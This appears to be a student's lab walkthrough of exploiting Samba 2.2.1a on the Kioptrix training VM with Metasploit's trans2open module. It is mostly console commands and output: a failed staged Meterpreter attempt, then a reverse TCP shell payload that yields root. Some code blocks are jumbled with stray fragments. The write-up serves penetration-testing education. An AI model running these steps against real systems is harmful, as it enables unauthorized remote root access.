


# Exploiting SMB - Kioptrix w/ Metasploit

Big tip here: Default port for Metasploit is 4444, which in some cases the firewall will automatically block. So, it is wise to change the default port, for another one less known.

In this lesson, we are going to exploit samba smb from Kioptrix with Metasploit.



```
findings.txt x possible_exploits.txt x
1 80/443 - 192.168.163.131 - 15:36 6/29
2 Default webpage - Apache - PHP
3 Information Disclosure - 404 page
4 Information Disclosure - server headers disclose version information.
5
6 80/tcp open http Apache httpd 1.3.20 ((Unix) (Red-Hat/Linux)
  mod_ssl/2.8.4 OpenSSL/0.9.6b)
7 |_http-server-header: Apache/1.3.20 (Unix) (Red-Hat/Linux) mod_ssl/2.8.4
  OpenSSL/0.9.6b
8 |_http-methods:
9 |_ Potentially risky methods: TRACE
10 |_http-title: Test Page for the Apache Web Server on Red Hat Linux
11
12 + mod_ssl/2.8.4 - mod_ssl 2.8.7 and lower are vulnerable to a remote buffer
  overflow which may allow a remote shell.
13
14 Webalizer Version 2.01 - http://192.168.163.131/usage/usage_200909.html
15
16 smb_version - Unix (Samba 2.2.1a)
17
18 ssh - OpenSSH 2.9p2 (protocol 1.99)
19 |
```

The take away for this lesson is the same as the previous one. Heath runs an exploit with a staged payload, and Metasploit is not able to establish shell. But then, we list the options again, and Metasploit provides us more information. Then, he lists the possible payloads to be used with the exploit, then selects a non-staged "linux\_x86/reverse\_shell\_tcp" one as the payload, and then the exploit works. So, just because the exploit did not work in the first try, it does not mean it wont work. So, we should keep trying different payloads, and different shell types, until we succeed or run out of options.

Begin of Exploit:

```
#searchsploit samba 2.2
```

```
$ searchsploit samba 2.2

Exploit Title | Path
-----|-----
Samba 2.0.x/2.2 - Arbitrary File Creation | unix/remote/20968.txt
Samba 2.2.0 < 2.2.8 (OSX) - trans2open Overflow (Metasploit) | osx/remote/9924.rb
Samba 2.2.2 < 2.2.6 - 'nttrans' Remote Buffer Overflow (Metasploit) (1) | linux/remote/16321.rb
Samba 2.2.8 (BSD x86) - 'trans2open' Remote Overflow (Metasploit) | bsd_x86/remote/16880.rb
Samba 2.2.8 (Linux Kernel 2.6 / Debian / Mandrake) - Share Privilege Escalation | linux/local/23674.txt
Samba 2.2.8 (Linux x86) - 'trans2open' Remote Overflow (Metasploit) | linux_x86/remote/16861.rb
Samba 2.2.8 (OSX/PPC) - 'trans2open' Remote Overflow (Metasploit) | osx_ppc/remote/16876.rb
Samba 2.2.8 (Solaris SPARC) - 'trans2open' Remote Overflow (Metasploit) | solaris_sparc/remote/16330.rb
Samba 2.2.8 - Brute Force Method Remote Command Execution | linux/remote/55.c
Samba 2.2.x - 'call_trans2open' Remote Buffer Overflow (1) | unix/remote/22468.c
Samba 2.2.x - 'call_trans2open' Remote Buffer Overflow (2) | unix/remote/22469.c
Samba 2.2.x - 'call_trans2open' Remote Buffer Overflow (3) | unix/remote/22470.c
Samba 2.2.x - 'call_trans2open' Remote Buffer Overflow (4) | unix/remote/22471.txt
Samba 2.2.x - 'nttrans' Remote Overflow (Metasploit) | linux/remote/9936.rb
Samba 2.2.x - CIFS/9000 Server A.01.x Packet Assembling Buffer Overflow | unix/remote/22356.c
Samba 2.2.x - Remote Buffer Overflow | linux/remote/7.pl
Samba < 2.2.8 (Linux/BSD) - Remote Code Execution | multiple/remote/10.c
Samba < 3.0.20 - Remote Heap Overflow | linux/remote/7701.txt
Samba < 3.6.2 (x86) - Denial of Service (PoC) | linux_x86/dos/36741.py

Shellcodes: No Results

(kali@kali)-[~/Desktop/PracticalEthicalKacker/Scanning-And-Enumeration/kioptrix_exploits]
$
```

We are going to try this 'trans2open' exploit that keeps showing up. We know this exploit exists in Metasploit because of our enumeration.

← → ↻ 🏠

🔒 <https://www.rapid7.com/db/modules/exploit/linux/samba/trans2open/>

🔍 TRY NOW

Kali Linux

Kali Tools

Kali Docs

Kali Forums

Kali NetHunter

Exploit-DB

Google Hacking DB

OffSec

Netcat Shell Stabilizati...

### Samba trans2open Overflow (Linux x86)

Disclosed	Created
04/07/2003	05/30/2018

**Description**

This exploits the buffer overflow found in Samba versions 2.2.0 to 2.2.8. This particular module is capable of exploiting the flaw on x86 Linux systems that do not have the noexec stack option set. NOTE: Some older versions of RedHat do not seem to be vulnerable since they apparently do not allow anonymous access to IPC.

**Author(s)**

- hdm <x@hdm.io>
- jduck <jduck@metasploit.com>

**Platform**

Linux

ⓧ Hello there 🌟 Do you w...

## Development

- [Source Code](#)
- [History](#)

## Module Options

To display the available options, load the module within the Metasploit console and run the commands 'show options' or 'show advanced':

```
1 msf > use exploit/linux/samba/trans2open
2 msf exploit(trans2open) > show targets
3 ...targets...
4 msf exploit(trans2open) > set TARGET < target-id >
5 msf exploit(trans2open) > show options
6 ...show and set options...
7 msf exploit(trans2open) > exploit
```

So, lets go to Metasploit, and give it a try.

```
(trans2open) > set TARGET < target-id >
msf6 > search trans2open
(trans2open) > show options
Matching Modules
=====
...

trans Name ) > exploit
-
0 exploit/freebsd/samba/trans2open 2003-04-07 great No Samba trans2open Overflow (*BSD x86)
1 exploit/linux/samba/trans2open 2003-04-07 great No Samba trans2open Overflow (Linux x86)
2 exploit/osx/samba/trans2open 2003-04-07 great No Samba trans2open Overflow (Mac OS X PPC)
3 exploit/solaris/samba/trans2open 2003-04-07 great No Samba trans2open Overflow (Solaris SPARC)

Interact with a module by name or index. For example info 3, use 3 or use exploit/solaris/samba/trans2open
msf6 > 
```

We are going to use #1, which is one for - Linux x86 - which is the underlying OS in the target machine, according to our scans;

We can see the default payload is the staged meterpreter payload.

```
msf6 > search trans2open

Matching Modules

#  Name                                     Disclosure Date  Rank  Check  Description
-  -
0  exploit/freebsd/samba/trans2open          2003-04-07      great No     Samba trans2open Overflow (*BSD x86)
1  exploit/linux/samba/trans2open            2003-04-07      great No     Samba trans2open Overflow (Linux x86)
2  exploit/osx/samba/trans2open              2003-04-07      great No     Samba trans2open Overflow (Mac OS X PPC)
3  exploit/solaris/samba/trans2open          2003-04-07      great No     Samba trans2open Overflow (Solaris SPARC)

Interact with a module by name or index. For example info 3, use 3 or use exploit/solaris/samba/trans2open

msf6 > use 1
[!] No payload configured, defaulting to linux/x86/meterpreter/reverse_tcp
msf6 exploit(linux/samba/trans2open) > options

Module options (exploit/linux/samba/trans2open):
Name      Current Setting  Required  Description
--      -
RHOSTS    192.168.163.129 yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT     139              yes       The target port (TCP)

Payload options (linux/x86/meterpreter/reverse_tcp):
Name      Current Setting  Required  Description
--      -
LHOST     192.168.163.129 yes       The listen address (an interface may be specified)
LPORT     4444             yes       The listen port

Exploit target:
Id  Name
--  -
0   Samba 2.2.x - Bruteforce

View the full module info with the info, or info -d command.
```

In this exploit, we are only required to set the RHOST.

```
msf6 exploit(linux/samba/trans2open) > show options

Module options (exploit/linux/samba/trans2open):
Name      Current Setting  Required  Description
--      -
RHOSTS    192.168.163.129 yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT     139              yes       The target port (TCP)

Payload options (linux/x86/meterpreter/reverse_tcp):
Name      Current Setting  Required  Description
--      -
LHOST     192.168.163.129 yes       The listen address (an interface may be specified)
LPORT     4444             yes       The listen port

(trans2open) > set TARGET < target-id >
Exploit target:
(trans2open) > show options
Name      Current Setting  Required  Description
--      -
LHOST     192.168.163.129 yes       The listen address (an interface may be specified)
LPORT     4444             yes       The listen port

(trans2open) > exploit

View the full module info with the info, or info -d command.

msf6 exploit(linux/samba/trans2open) > set RHOSTS 192.168.163.131
RHOSTS => 192.168.163.131
```

```
msf6 exploit(linux/samba/trans2open) > show options

Module options (exploit/linux/samba/trans2open):



| Name   | Current Setting | Required | Description                                                                                                                                                                                         |
|--------|-----------------|----------|-----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| RHOSTS | 192.168.163.131 | yes      | The target host(s), see <a href="https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html">https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html</a> |
| RPORT  | 139             | yes      | The target port (TCP)                                                                                                                                                                               |



Payload options (linux/x86/meterpreter/reverse_tcp):



| Name  | Current Setting | Required | Description                                        |
|-------|-----------------|----------|----------------------------------------------------|
| LHOST | 192.168.163.129 | yes      | The listen address (an interface may be specified) |
| LPORT | 4444            | yes      | The listen port (TCP)                              |



Advanced options (none):

Exploit target:



| Id | Name                      | Supports Multi-Handler |
|----|---------------------------|------------------------|
| 0  | Samba 2.2.x - Brute-force | Yes                    |



View the full module info with the info, or info -d command.
```

We can something did not work, and we did not spam a shell.

```
msf6 exploit(linux/samba/trans2open) > exploit

[*] Started reverse TCP handler on 192.168.163.129:4444
[*] 192.168.163.131:139 - Trying return address 0xbffffdfc...
[*] 192.168.163.131:139 - Trying return address 0xbffffcfc...
[*] 192.168.163.131:139 - Trying return address 0xbffffbfc...
[*] 192.168.163.131:139 - Trying return address 0xbffffafc...
[*] Sending stage (1017704 bytes) to 192.168.163.131
[*] 192.168.163.131 - Meterpreter session 1 closed. Reason: Died
[*] 192.168.163.131:139 - Trying return address 0xbffff9fc...
[*] Sending stage (1017704 bytes) to 192.168.163.131
[*] 192.168.163.131 - Meterpreter session 2 closed. Reason: Died
[*] 192.168.163.131:139 - Trying return address 0xbffff8fc...
[*] Sending stage (1017704 bytes) to 192.168.163.131
[*] 192.168.163.131 - Meterpreter session 3 closed. Reason: Died
[*] 192.168.163.131:139 - Trying return address 0xbffff7fc...
[*] Sending stage (1017704 bytes) to 192.168.163.131
[*] 192.168.163.131 - Meterpreter session 4 closed. Reason: Died
^C[-] 192.168.163.131:139 - Exploit failed [user-interrupt]: Interrupt
[-] exploit: Interrupted
msf6 exploit(linux/samba/trans2open) >
[-] Meterpreter session 1 is not valid and will be closed
[-] Meterpreter session 2 is not valid and will be closed
[-] Meterpreter session 3 is not valid and will be closed
[-] Meterpreter session 4 is not valid and will be closed
Interrupt: use the 'exit' command to quit
msf6 exploit(linux/samba/trans2open) >
```

Lets change payload to a non-staged one.

```
msf6 exploit(linux/samba/trans2open) > show payloads

Compatible Payloads
```

#	Name	Disclosure Date	Rank	Check	Description
0	payload/generic/custom		normal	No	Custom Payload
1	payload/generic/debug_trap		normal	No	Generic x86 Debug Trap
2	payload/generic/shell_bind_aws_ssm		normal	No	Command Shell, Bind SSM (via AWS API)
3	payload/generic/shell_bind_tcp		normal	No	Generic Command Shell, Bind TCP Inline
4	payload/generic/shell_reverse_tcp		normal	No	Generic Command Shell, Reverse TCP Inline
5	payload/generic/ssh/interact		normal	No	Interact with Established SSH Connection
6	payload/generic/tight_loop		normal	No	Generic x86 Tight Loop
7	payload/linux/x86/adduser		normal	No	Linux Add User
8	payload/linux/x86/chmod		normal	No	Linux Chmod
9	payload/linux/x86/exec		normal	No	Linux Execute Command
10	payload/linux/x86/meterpreter/bind_ipv6_tcp		normal	No	Linux Mettle x86, Bind IPv6 TCP Stager (Linux x86)
11	payload/linux/x86/meterpreter/bind_ipv6_tcp_uuid		normal	No	Linux Mettle x86, Bind IPv6 TCP Stager with UUID Support (Linux x86)
12	payload/linux/x86/meterpreter/bind_nonx_tcp		normal	No	Linux Mettle x86, Bind TCP Stager
13	payload/linux/x86/meterpreter/bind_tcp		normal	No	Linux Mettle x86, Bind TCP Stager (Linux x86)
14	payload/linux/x86/meterpreter/bind_tcp_uuid		normal	No	Linux Mettle x86, Bind TCP Stager with UUID Support (Linux x86)
15	payload/linux/x86/meterpreter/reverse_ipv6_tcp		normal	No	Linux Mettle x86, Reverse TCP Stager (IPv6)
16	payload/linux/x86/meterpreter/reverse_nonx_tcp		normal	No	Linux Mettle x86, Reverse TCP Stager
17	payload/linux/x86/meterpreter/reverse_tcp		normal	No	Linux Mettle x86, Reverse TCP Stager
18	payload/linux/x86/meterpreter/reverse_tcp_uuid		normal	No	Linux Mettle x86, Reverse TCP Stager
19	payload/linux/x86/metsvc_bind_tcp		normal	No	Linux Meterpreter Service, Bind TCP
20	payload/linux/x86/metsvc_reverse_tcp		normal	No	Linux Meterpreter Service, Reverse TCP Inline
21	payload/linux/x86/read_file		normal	No	Linux Read File
22	payload/linux/x86/shell/bind_ipv6_tcp		normal	No	Linux Command Shell, Bind IPv6 TCP Stager (Linux x86)
23	payload/linux/x86/shell/bind_ipv6_tcp_uuid		normal	No	Linux Command Shell, Bind IPv6 TCP Stager with UUID Support (Linux x86)
24	payload/linux/x86/shell/bind_nonx_tcp		normal	No	Linux Command Shell, Bind TCP Stager
25	payload/linux/x86/shell/bind_tcp		normal	No	Linux Command Shell, Bind TCP Stager (Linux x86)
26	payload/linux/x86/shell/bind_tcp_uuid		normal	No	Linux Command Shell, Bind TCP Stager with UUID Support (Linux x86)
27	payload/linux/x86/shell/reverse_ipv6_tcp		normal	No	Linux Command Shell, Reverse TCP Stager (IPv6)
28	payload/linux/x86/shell/reverse_nonx_tcp		normal	No	Linux Command Shell, Reverse TCP Stager
29	payload/linux/x86/shell/reverse_tcp		normal	No	Linux Command Shell, Reverse TCP Stager
30	payload/linux/x86/shell/reverse_tcp_uuid		normal	No	Linux Command Shell, Reverse TCP Stager
31	payload/linux/x86/shell_bind_ipv6_tcp		normal	No	Linux Command Shell, Bind TCP Inline (IPv6)
32	payload/linux/x86/shell_bind_tcp		normal	No	Linux Command Shell, Bind TCP Inline
33	payload/linux/x86/shell_bind_tcp_random_port		normal	No	Linux Command Shell, Bind TCP Random Port Inline
34	payload/linux/x86/shell_reverse_tcp		normal	No	Linux Command Shell, Reverse TCP Inline
35	payload/linux/x86/shell_reverse_tcp_ipv6		normal	No	Linux Command Shell, Reverse TCP Inline (IPv6)

```
msf6 exploit(linux/samba/trans2open) > |
```

For this particular exploit, there is not a non-staged meterpreter payload. But, there is a "shell\_reverse\_tcp" one that should do the trick.

```
msf6 exploit(linux/samba/trans2open) > use 34
[-] Invalid module index: 34
msf6 exploit(linux/samba/trans2open) > set payload linux/x86/shell_reverse_tcp
payload => linux/x86/shell_reverse_tcp
msf6 exploit(linux/samba/trans2open) > show options

Module options (exploit/linux/samba/trans2open):
```

Name	Current Setting	Required	Description
RHOSTS	192.168.163.131	yes	The target host(s), see <a href="https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html">https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html</a>
RPORT	139	yes	The target port (TCP)

```

Payload options (linux/x86/shell_reverse_tcp):
Name      Current Setting  Required  Description
--      -
CMD       /bin/sh          yes       The command string to execute
LHOST     192.168.163.129 yes       The listen address (an interface may be specified)
LPORT     4444             yes       The listen port

(trans2open) > show options
Exploit target:
  0 Samba 2.2.x - Bruteforce

(trans2open) > exploit

View the full module info with the info, or info -d command.
msf6 exploit(linux/samba/trans2open) > exploit
```

```
msf6 exploit(linux/samba/trans2open) > exploit
(trans2open) > show targets
[*] Started reverse TCP handler on 192.168.163.129:4444
[*] 192.168.163.131:139 - Trying return address 0xbffffdfc...
[*] 192.168.163.131:139 - Trying return address 0xbffffcfc...
[*] 192.168.163.131:139 - Trying return address 0xbffffbfc...
[*] 192.168.163.131:139 - Trying return address 0xbffffafc...
[*] 192.168.163.131:139 - Trying return address 0xbffff9fc...
[*] 192.168.163.131:139 - Trying return address 0xbffff8fc...
[*] 192.168.163.131:139 - Trying return address 0xbffff7fc...
[*] 192.168.163.131:139 - Trying return address 0xbffff6fc...
[*] Command shell session 5 opened (192.168.163.129:4444 → 192.168.163.131:32773) at 2024-07-04 15:28:17 -0400

[*] Command shell session 6 opened (192.168.163.129:4444 → 192.168.163.131:32774) at 2024-07-04 15:28:18 -0400
[*] Command shell session 7 opened (192.168.163.129:4444 → 192.168.163.131:32775) at 2024-07-04 15:28:19 -0400
[*] Command shell session 8 opened (192.168.163.129:4444 → 192.168.163.131:32776) at 2024-07-04 15:28:21 -0400
id
uid=0(root) gid=0(root) groups=99(nobody)
hostname
kioptrix.level1
whoami
root
█
```

And, voilà!

We have root.